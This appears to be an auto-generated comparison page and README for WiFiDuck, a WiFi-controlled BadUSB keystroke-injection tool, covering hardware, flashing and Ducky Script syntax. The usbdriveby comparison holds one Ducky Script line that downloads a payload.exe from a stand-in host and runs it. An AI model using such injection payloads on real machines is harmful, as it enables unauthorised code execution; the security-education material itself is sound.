
Top Related Projects

Upload, save and run keystroke injection payloads with an ESP8266 + ATMEGA32U4

P4wnP1 A.L.O.A. by MaMe82 is a framework which turns a Rapsberry Pi Zero W into a flexible, low-cost platform for pentesting, red teaming and physical engagements ... or into "A Little Offensive Appliance".

USBdriveby exploits the trust of USB devices by emulating an HID keyboard and mouse, installing a cross-platform firewall-evading backdoor, and rerouting DNS within seconds of plugging it in.

WiFi HID Injector - An USB Rubberducky / BadUSB On Steroids.

(⌐■_■) - Deep Reinforcement Learning instrumenting bettercap for WiFi pwning.
Quick Overview
WiFiDuck is an open-source project that combines a WiFi-enabled microcontroller with a USB rubber ducky. It allows users to remotely execute keyboard commands on a target computer, making it a powerful tool for penetration testing and automation tasks. The project uses an ESP8266 for WiFi connectivity and an ATmega32U4 for USB emulation.
Pros
- Remote control: Allows wireless execution of keyboard commands
- Customizable: Supports custom scripts and payloads
- Web interface: Easy to use web-based control panel
- Multi-platform: Compatible with various operating systems
Cons
- Potential misuse: Could be used for malicious purposes if not handled responsibly
- Limited documentation: Some advanced features may require deeper understanding
- Hardware dependency: Requires specific hardware components
- Legal considerations: Usage may be restricted in certain jurisdictions
Code Examples
- Basic keystroke injection:
layout("us");
type("Hello, World!");
press("ENTER");
This code sets the keyboard layout to US, types "Hello, World!", and presses the Enter key.
- Opening a command prompt on Windows:
press("GUI r");
delay(500);
type("cmd");
press("ENTER");
This script opens the Run dialog, types "cmd", and presses Enter to open the command prompt.
- Executing a PowerShell command:
press("GUI r");
delay(500);
type("powershell");
press("ENTER");
delay(1000);
type("Get-Process | Where-Object {$_.CPU -gt 10} | Format-Table -AutoSize");
press("ENTER");
This example opens PowerShell and executes a command to list processes using more than 10% CPU.
Getting Started
-
Clone the repository:
git clone https://github.com/SpacehuhnTech/WiFiDuck.git -
Install the required libraries and tools as mentioned in the project's README.
-
Upload the firmware to your ESP8266 and ATmega32U4 devices using the Arduino IDE or PlatformIO.
-
Connect to the WiFiDuck's access point (default SSID: "wifiduck") and navigate to
192.168.4.1in your web browser. -
Use the web interface to upload and execute your scripts on the target machine.
Competitor Comparisons
Upload, save and run keystroke injection payloads with an ESP8266 + ATMEGA32U4
Pros of wifi_ducky
- Simpler setup and configuration process
- Lighter weight and potentially faster execution
- Supports a wider range of ESP8266-based boards
Cons of wifi_ducky
- Less actively maintained and updated
- Fewer features and customization options
- Limited documentation and community support
Code Comparison
wifi_ducky:
#include <ESP8266WiFi.h>
#include <ESP8266WebServer.h>
#include <FS.h>
WiFiDuck:
#include <Arduino.h>
#include <ESP8266WiFi.h>
#include <ESP8266mDNS.h>
#include <DNSServer.h>
#include <ESP8266WebServer.h>
The code comparison shows that WiFiDuck includes additional libraries for more advanced networking features, such as mDNS and DNS server functionality. This reflects the project's more comprehensive approach to network-based attacks and interactions.
While wifi_ducky offers a simpler implementation, WiFiDuck provides a more robust and feature-rich platform for advanced users. WiFiDuck benefits from active development, regular updates, and a growing community, making it a more future-proof choice for those seeking a powerful and versatile tool. However, wifi_ducky may still be preferable for users who prioritize simplicity and compatibility with a broader range of hardware.
P4wnP1 A.L.O.A. by MaMe82 is a framework which turns a Rapsberry Pi Zero W into a flexible, low-cost platform for pentesting, red teaming and physical engagements ... or into "A Little Offensive Appliance".
Pros of P4wnP1_aloa
- More comprehensive feature set, including network attacks and USB emulation
- Supports multiple hardware platforms (Raspberry Pi Zero W, Raspberry Pi 4, etc.)
- Active community and ongoing development
Cons of P4wnP1_aloa
- Steeper learning curve due to its complexity
- Requires more hardware resources compared to WiFiDuck
- Setup process can be more time-consuming
Code Comparison
P4wnP1_aloa (HID script example):
layout('us')
press("GUI r")
delay(500)
type("notepad\n")
delay(1000)
type("Hello from P4wnP1!")
WiFiDuck (Ducky script example):
DELAY 1000
GUI r
DELAY 500
STRING notepad
ENTER
DELAY 1000
STRING Hello from WiFiDuck!
Both projects use similar scripting languages for HID attacks, but P4wnP1_aloa offers more advanced features and customization options. WiFiDuck focuses on simplicity and ease of use, making it more accessible for beginners. P4wnP1_aloa provides a wider range of attack vectors and tools, while WiFiDuck specializes in WiFi-based attacks and payload delivery. The choice between the two depends on the user's needs, skill level, and available hardware.
USBdriveby exploits the trust of USB devices by emulating an HID keyboard and mouse, installing a cross-platform firewall-evading backdoor, and rerouting DNS within seconds of plugging it in.
Pros of usbdriveby
- Simpler setup and execution, requiring only a USB Rubber Ducky or similar device
- More focused on quick, stealthy attacks in physical environments
- Potentially easier to customize for specific target systems
Cons of usbdriveby
- Limited to USB-based attacks, lacking WiFi capabilities
- Less versatile in terms of remote control and monitoring
- May require more frequent physical access to the target device
Code Comparison
WiFiDuck uses Arduino-based code for its microcontroller:
void loop() {
  wifi_tick();
  duckparser::parse();
  led_tick();
}
usbdriveby uses Ducky Script for payload execution:
DELAY 3000
GUI r
DELAY 1000
STRING powershell (new-object System.Net.WebClient).DownloadFile('http://example.com/payload.exe','%TEMP%\payload.exe'); Start-Process "%TEMP%\payload.exe"
ENTER
Both projects aim to automate keyboard input for security testing, but WiFiDuck offers more advanced features like WiFi connectivity and remote control, while usbdriveby focuses on quick, targeted USB-based attacks. WiFiDuck's codebase is more complex, allowing for greater customization and functionality, whereas usbdriveby relies on simpler scripts for payload delivery.
WiFi HID Injector - An USB Rubberducky / BadUSB On Steroids.
Pros of WHID
- More comprehensive documentation and user guides
- Supports a wider range of payloads and attack scenarios
- Active community and regular updates
Cons of WHID
- More complex setup and configuration process
- Requires more hardware components, increasing overall cost
- Steeper learning curve for beginners
Code Comparison
WHID uses a combination of Arduino and ESP8266 code:
#include <ESP8266WiFi.h>
#include <ESP8266WebServer.h>
#include <ESP8266mDNS.h>
#include <FS.h>
WiFiDuck primarily uses Arduino code:
#include "config.h"
#include "debug.h"
#include "duckparser.h"
#include "led.h"
#include "serial_bridge.h"
Both projects utilize similar libraries for WiFi functionality, but WHID's codebase is more extensive due to its broader feature set. WiFiDuck focuses on simplicity and ease of use, which is reflected in its more streamlined code structure.
While WHID offers more advanced features and flexibility, WiFiDuck provides a more user-friendly experience for those new to HID injection attacks. The choice between the two depends on the user's specific needs, skill level, and desired complexity of the project.
(⌐■_■) - Deep Reinforcement Learning instrumenting bettercap for WiFi pwning.
Pros of Pwnagotchi
- More advanced AI-powered functionality for Wi-Fi cracking
- Supports multiple Wi-Fi adapters and has a wider range of features
- Active community and regular updates
Cons of Pwnagotchi
- More complex setup and configuration process
- Requires specific hardware (Raspberry Pi) to run
- Steeper learning curve for beginners
Code Comparison
WiFiDuck (Arduino-based):
void loop() {
  if (wifi_connected) {
    handleClients();
  } else {
    connectWiFi();
  }
}
Pwnagotchi (Python-based):
def on_epoch(agent, epoch, epoch_data):
    if epoch.handshakes > 0:
        agent.view().set('epoch', '%d' % epoch.handshakes)
    agent.view().update(force=True)
The code snippets highlight the different approaches:
- WiFiDuck uses a simple loop structure for Wi-Fi connectivity and client handling
- Pwnagotchi employs more complex event-driven programming with AI-based decision making
Both projects serve different purposes:
- WiFiDuck focuses on USB rubber ducky functionality with Wi-Fi capabilities
- Pwnagotchi is dedicated to advanced Wi-Fi cracking and network analysis
Choose based on your specific needs and skill level.
Convert  designs to code with AI

Introducing Visual Copilot: A new AI model to turn Figma designs to high quality code using your components.
Try Visual CopilotREADME
WiFi Duck

ð Visit wifiduck.com for an improved documentation.
Want to learn more about BadUSBs? Check out our online course: learnbadusb.com
- About
- Usage
- Support us
- Buy Hardware
- DIY Hardware
- Flash Software
- Scripting
- CLI Commands
- How to Debug
- Development
- Disclaimer
- License
- Credits
About
This open-source project aims to provide a user-friendly tool to learn about keystroke injection attacks and 'BadUSBs'.
By emulating a USB keyboard, tools like this can gain full access to any computer with a USB port in a matter of seconds!
This is made possible by the fact that keyboards are trusted by computers. You can have full control over a computer with just a keyboard.
A BadUSB pretends to be a keyboard to the computer to send keystrokes.
But unlike a human, it can type hundreds of characters per second.
By using a simple scripting language, it's easy to make BadUSBs type whatever you want.
With the WiFi Duck, you can simply connect via WiFi to manage all scripts from within a web interface. This means that, unlike other BadUSBs, you don't need to install an app, log in, compile or copy scripts to an SD card.
Usage

- Plug in your WiFi Duck
- Connect to the WiFi network
wifiduckwith the passwordwifiduck - Open a browser and visit
192.168.4.1 - Write, save and run your first Ducky Script
- [Recommended] Open
Settings(top right corner) and update SSID and password
Help I forgot the password:
Flash the ESP8266, but make sure that you select Erase Flash: Sketch + WiFi Settings
under Tools in the Arduino IDE.
If you have further questions, check out the issue section.
Support us
Hey, do you like this kind of project?
It took a huge amount of effort to create!
To make sure we can keep working on free and open-source projects like this,
please consider becoming a :heart: Sponsor or support us via :coffee: Ko-fi.
Visit spacehuhn.com to learn more about us. :chicken:

Buy Hardware
Malduino W

A nicely encased, inconspicuous looking BadUSB by Maltronics.
Having USB-A and USB-C makes it compatible with all kind of devices.
It comes flashed with the WiFi Duck firmware and works plug and play.
â¹ï¸ Documentation can be found here
DSTIKE WiFi Duck

A custom designed development board which comes preflashed with this software by Travis Lin.
You can update the ESP8266 over the air and flash the Atmega32u4 via Arduino, all while enclosed in its neat little case.
ðº Watch the How to Update Tutorial here.
If you wish to develop your own software or help improve this one, the 8-bit DIP-switch makes it easy for you to access the Atmega32u4 or ESP8266 independently. For more info see Flash Software.
| Mode | Atmega32u4 | ESP8266 | DIP-switch | Image |
|---|---|---|---|---|
| Default Operating Mode | USB | On | 10101101 |  |
| Atmega32u4 Flash Mode | USB | Off | 10101010 |  |
| ESP8266 Flash Mode | Off | USB | 01011101 |  |
DIY Hardware

To build a WiFi Duck yourself, you need the following hardware:
- An Atmega32u4 development board (see the list below)
- An ESP8266 or ESP8285 development board (see the list below)
- Optional: A single Neopixel (WS2812b) or Dotstar (APA102) LED
To flash the microcontrollers you need a computer and USB cable.
If you're a beginner, it's recommended you wire everything together on a breadboard first!
In this case, you'd also need a breadboard with a couple of jumper wires.
If you wish to solder everything together into a small gadget, you also need soldering equipment.
You can use any Atmega32u4 or ESP8266 based development board,
but if you have no idea where to start, here's a list.
:warning: Keep in mind that you will need both microcontrollers!
The Atmega32u4 to act as USB keyboard, and the ESP8266 for WiFi.
Atmega32u4 Development Boards
- Arduino Leonardo
- Arduino Micro
- Sparkfun Pro Micro
- CJMCU Beetle
- SS Micro
:bangbang: DIGISPARK or other ATTINY85 based development boards, are NOT supported! :bangbang:
ESP8266 Development Boards
- NodeMCU 1.0 (ESP-12E Module)
- LOLIN(WEMOS) D1 Mini
- LOLIN(WEMOS) D1 Mini Pro
- LOLIN(WEMOS) D1 Mini Lite
Connections
A map of pins that need to be connected.
| ESP8266 | Atmega32u4 |
|---|---|
D1 alias GPIO 5 | 3 alias SCL |
D2 alias GPIO 4 | 2 alias SDA |
GND | GND |
Ideally, you want the Atmega32u4 to power the ESP8266, so it can run on one USB connection, instead of having to always plug in both.
To share power between both chips, you need a voltage regulator that takes 5V and turns it into 3.3V.
That's because USB runs on 5V, but the ESP8266 only takes 3.3V. Luckily most development boards have such a regulator on board.
DO NOT CONNECT ESP8266 VCC to the ATMEGA32u4 VCC, it will kill the ESP826. Instead look for the 5V or VIN pin on your dev board, as those will be connected to the regulator.
| ESP8266 Dev Board | Atmega32u4 |
|---|---|
5V or VIN | RAW, 5V or VIN |
To add a Neopixel (WS2812b) LED:
| Atmega32u4 | Neopixel LED |
|---|---|
7* | DI alias Data, In |
5V alias VCC | 5V alias VCC |
GND | GND |
* The Data pin can be changed later on in the software, pin 7 is just an example.

PCB
To make the DIY process easier, I designed a little PCB.
You solder a Pro Micro board on one side and a Wemos d1 mini or NodeMCU board (depending on the PCB) on the other side.
That's it. You don't even have to solder all pins,
just the ones mentioned in Connections, excluding the LED.


Design Files:
- Pro Micro + Wemos d1 mini: https://easyeda.com/Spacehuhn/wifi-duck
- Pro Micro + NodeMCU: https://easyeda.com/Spacehuhn/diy-wifi-duck-pro-micro-nodemcu
You can also order them on OSHPark:
- Pro Micro + Wemos d1 mini: https://oshpark.com/shared_projects/ARCED9je
- Pro Micro + NodeMCU: https://oshpark.com/shared_projects/XUuUH1HB
Flash Software

- Download and install the Arduino IDE.
- Start the Arduino IDE, go to
File>Preferences. - At Additional Board Manager ULRs enter
https://raw.githubusercontent.com/SpacehuhnTech/arduino/main/package_spacehuhn_index.json. You can add multiple URLs, separating them with commas. - Go to
Tools>Board>Board Manager, search forwifi duckand installWiFi Duck AVR BoardsandWiFi Duck ESP8266 Boards. - Download and extract this repository or git clone it.
If you can't find the COM port of ESP8266 board, then you're probably missing the right drivers. Here are links to drivers of the 2 most used UART chips on ESP8266 development boards:
Flash Atmega32u4
- Open
atmegaduck/atmega_duck.inowith the Arduino IDE. - Under
Tools>Boardin theWiFi Duck AVRsection, select your board; for example,Sparkfun Pro Micro. - Connect the Atmega32u4 board via USB and select its port under
Tools>Port. - Optional: Under
Toolsyou can enable the LED and set its pin. You can also change the USB ID to make it appear as a certain type of keyboard. - Press Upload.
Flash ESP8266
- Open
esp_duck/esp_duck.inowith the Arduino IDE. - Under
Tools>Boardin theWiFi Duck ESP8266section, select your board. For exampleNodeMCU 1.0 (ESP-12E Module). - Connect the ESP8266 board via USB and select its port under
Tools>Port. - Press Upload.
Pro Tip: If the ESP8266 is already running this software
and you just want to update it, you don't have to connect it via USB.
You can update it over the air! Simply connect to the wifiduck network (default password is wifiduck).
Then in Arduino at Tools > Port you should now see a network port.
Select it and press Upload.
Note: After the initial flashing, the ESP8266 has to format its memory, so it might take a minute until it's fully ready.
If you connected the RGB LED:
- Blue LED = Connection working
- Green LED = Device ready
Unbrick Atmega32u4
If you flashed your Atmega32u4 board with the wrong bootloader,
it will no longer appear in the port selection after you connect it.
To solve this, you need to:
- Connect the reset pin
RSTto groundGND. Preferably with a jumper wires, because you need to be able to disconnect it quickly. - Open a sketch,
atmegaduck/atmega_duck.inoor an empty sketch.
Make sure to have the correct board selected underTools>Board! - Connect the board with the wire still connected.
- Press
Uploadand as soon as you seeCompiling...turn toUploading..., disconnect the wire.
Now it should flash the sketch and the correct bootloader.
Scripting
Basics
Keys are separated by a single space.
Everything written in a single line gets pressed and released at the same time.
To write text, use the STRING function.
It's compatible to Ducky Script, which was developed by the wonderful people at Hak5.
| Example | Explanation |
|---|---|
| WINDOWS r | Type the Windows key and then the r key |
| WINDOWS r | Press the Windows key and the r key simultaneously |
| STRING WINDOWS r | Write WINDOWS r |
Functions
| Command | Example | Description |
|---|---|---|
REM | REM Hello World! | Comment |
DEFAULTDELAY or DEFAULT_DELAY | DEFAULTDELAY 200 | Time in ms between every command |
DELAY | DELAY 1000 | Delay in ms |
STRING | STRING Hello World! | Types the following string |
REPEAT or REPLAY | REPEAT 3 | Repeats the last command n times |
LOCALE | LOCALE DE | Sets the keyboard layout. List |
KEYCODE | KEYCODE 0x02 0x04 | Types a specific key code (modifier, key1[, ..., key6]) in decimal or hexadecimal |
LED | LED 40 20 10 | Changes the color of the LED in decimal RGB values (0-255) |
Standard Keys
| Key |
|---|
a - z |
A - Z |
0 - 9 |
F1 - F12 |
Modifier Keys
| Key |
|---|
CTRL or CONTROL |
SHIFT |
ALT |
WINDOWS or GUI |
Other Keys
| Key |
|---|
ENTER |
MENU or APP |
DELETE |
HOME |
INSERT |
PAGEUP |
PAGEDOWN |
UP or UPARROW |
DOWN or DOWNARROW |
LEFT or LEFTARROW |
RIGHT or RIGHTARROW |
TAB |
END |
ESC or ESCAPE |
SPACE |
PAUSE or BREAK |
CAPSLOCK |
NUMLOCK |
PRINTSCREEN |
SCROLLLOCK |
Numpad Keys
| Key |
|---|
NUM_0 - NUM_9 |
NUM_ASTERIX |
NUM_ENTER |
NUM_MINUS |
NUM_DOT |
NUM_PLUS |
Examples
REM Hello World for Windows PCs
DEFAULTDELAY 200
GUI r
STRING notepad
ENTER
STRING Hello World!
CLI Commands
The command line interface or CLI is accessible using a serial connection to the ESP8266 (115200 baud, Newline ending) or via the web interface at 192.168.4.1/terminal.html.
General
| Command | Description | Example |
|---|---|---|
| help | Returns all available commands | help |
| ram | Returns available memory in bytes | ram |
| version | Returns version number | version |
| settings | Returns list of settings | settings |
| set -n/ame | Sets value of a specific setting | set ssid "why fight duck" |
| reset | Resets all settings to their default values | reset |
| status | Returns status of i2c connection with Atmega32u4 | status |
| run <...> | Starts executing a Ducky script | run example.txt |
| stop <...> | Stops executing a Ducky script | stop example.txt |
SPIFFS File Management
| Command | Description | Example |
|---|---|---|
| mem | Returns available, used and free memory of SPIFFS in bytes | mem |
| format | Formats SPIFFS | format |
| ls <...> | Returns list of files | ls / |
| create <...> | Creates file | create example.duck |
| remove <...> | Deletes file | remove example.duck |
| cat <...> | Returns content of file | cat example.duck |
| rename -fileA,a | Renames file | rename example.duck example.txt |
| write -f/ile | Writes (appends) data to file | write example.txt "Hello World!" |
| stream <...> | Opens file stream | stream example.txt |
| close | Closes file stream | close |
| read | Read and return the result from file stream | read |
If a stream is open, everything you type (except messages containing exactly close or read) will be written to the file until you type close!
How to Debug
To properly debug, you need to have both the Atmega32u4 and the ESP8266 connected via USB to your computer.
That can be tricky when you only have a all in one board, so it might be useful you built one yourself. You don't need to solder it, for example you can use an Arduino Leonardo and a NodeMCU and connect them with jumper cables.
Now open 2 instances of Arduino (so they run as separate processes!), select the COM port and open the serial monitor for each device. You might need to reset the Atmega32u4 to see serial output. If that causes problems with the i2c connection, try to reset the ESP8266 too.
Development
Edit Web Files
If you would like to modify the web interface, you can!
The web/ folder contains all .html, .css, .js files.
You can edit and test them locally as long as you're connected to the WiFi Duck
network thanks to the websocket connection handled by JavaScript in the background.
To get the new files onto the ESP8266, run python3 webconverter.py in the
repository folder.
It gzips all files inside web/, converts them into a hex array
and saves it in esp_duck/webfiles.h.
Now you just need to flash the ESP8266 again.
Translate Keyboard Layout
Currently supported keyboard layouts:
- :de: DE
- :gb: GB
- :us: US
- :es: ES
- :denmark: DK
- :ru: RU
- :fr: FR
- :belgium: BE
- :portugal: PT
- :it: IT
- :slovakia: SK
- :czech_republic: CZ
- :slovenia: SI
- :bulgaria: BG
- :canada: CA-FR
- :switzerland: CH-DE
- :switzerland: CH-FR
- :hungary: HU
All standard keys are defined in usb_hid_keys.h.
To translate a keyboard layout, you have to match each character on
your keyboard to the one(s) of a US keyboard.
This stuff is hard to explain in writing and requires a lot of manual work and testing.
- Copy one of the existing layouts files, like locale_us.h.
Preferably one that is close to your keyboard layout, it will save you time! - Add
#include "locale_xx.h"to the end of the locales.h file. - Rename the file and its variables to your language code.
For example:
locale_xx.h->locale_de.h,
ascii_xx->ascii_de,
locale_xx->locale_de,
utf8_xx->utf8_de.
combinations_xx->combinations_de, - Modify the ASCII array.
The ASCII array has a fixed size. Each row describes a key. First a modifier key likeKEY_MOD_LSHIFT, then a character key. Some ASCII characters can't be typed or don't require a modifier, that's where you must placeKEY_NONE. Check usb_hid_keys.h for the available keys.
If multiple modifiers are required, you must use a bitwise OR to connect them:KEY_MOD_RALT | KEY_MOD_LSHIFT.
For example, in locale_de.hZis saved asKEY_MOD_LSHIFT, KEY_Y.
This is because German keyboards use QWERTZ instead of the QWERTY layout and since the letter is uppercase, shift must be pressed as well.
Thankfully you don't have to trial and error everything, the Hak5 Community translated a lot of layouts already here. It's just written in a different syntax. For example,ASCII_20(20 in hexadecimal) is the 32th character in our ascii array. - [deprecated]
Modify or create the extended ASCII array.
The extended ASCII array doesn't have a fixed size and is only as long as you make it. First the character code. For example, ä has the index 132, or 84 in hex. It doesn't use a modifier and sits where the apostrophe key is on a US keyboard:0x84, KEY_NONE, KEY_APOSTROPHE, // ä. - Modify or create the UTF-8 array.
The UTF-8 array is variable in length, too.
The first 4 bytes are the character code.
For example, Ã has the hex code c384 or 0xc3 0x84. The other 2 bytes are not used so we set them to 0. Because the letter is uppercase, we need to press the shift key and like before, the letter is typed by pressing the same key as the apostrophe key of a US keyboard:0xc3, 0x84, 0x00, 0x00, KEY_MOD_LSHIFT, KEY_APOSTROPHE, // Ã. - Edit the hid_locale_t structure.
If you renamed all variables accordingly, there's nothing left to do. - Go to duckparser.cpp at
// LOCALE (-> change keyboard layout)you can see a bunch of else if statements. You need to copy one for your layout.
Before adding GB layout:
if (compare(w->str, w->len, "US", CASE_SENSETIVE)) {
    keyboard::setLocale(&locale_us);
} else if (compare(w->str, w->len, "DE", CASE_SENSETIVE)) {
    keyboard::setLocale(&locale_de);
}
After adding GB layout:
if (compare(w->str, w->len, "US", CASE_SENSETIVE)) {
    keyboard::setLocale(&locale_us);
} else if (compare(w->str, w->len, "DE", CASE_SENSETIVE)) {
    keyboard::setLocale(&locale_de);
} else if (compare(w->str, w->len, "GB", CASE_SENSETIVE)) {
   keyboard::setLocale(&locale_gb);
}
- Test your layout with a Ducky Script that contains all characters of your keyboard. For example:
LOCALE DE
STRING !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_abcdefghijklmnopqrstuvwxyz{|}~²³äöüÃÃÃÃâ¬Â°Â§`
ENTER
- Add a link to your layout to README, to web/index.html and please feel free to improve this tutorial to help future translators!
- Create a Pull Request
Disclaimer
This tool is intended to be used for testing, training, and educational purposes only.
Never use it to do harm or create damage!
The continuation of this project counts on you!
License
This software is licensed under the MIT License. See the license file for details.
Credits
Software libraries used in this project:
Top Related Projects
Upload, save and run keystroke injection payloads with an ESP8266 + ATMEGA32U4
P4wnP1 A.L.O.A. by MaMe82 is a framework which turns a Rapsberry Pi Zero W into a flexible, low-cost platform for pentesting, red teaming and physical engagements ... or into "A Little Offensive Appliance".
USBdriveby exploits the trust of USB devices by emulating an HID keyboard and mouse, installing a cross-platform firewall-evading backdoor, and rerouting DNS within seconds of plugging it in.
WiFi HID Injector - An USB Rubberducky / BadUSB On Steroids.
(⌐■_■) - Deep Reinforcement Learning instrumenting bettercap for WiFi pwning.
Convert designs to code with AI
Introducing Visual Copilot: A new AI model to turn Figma designs to high quality code using your components.
Try Visual Copilot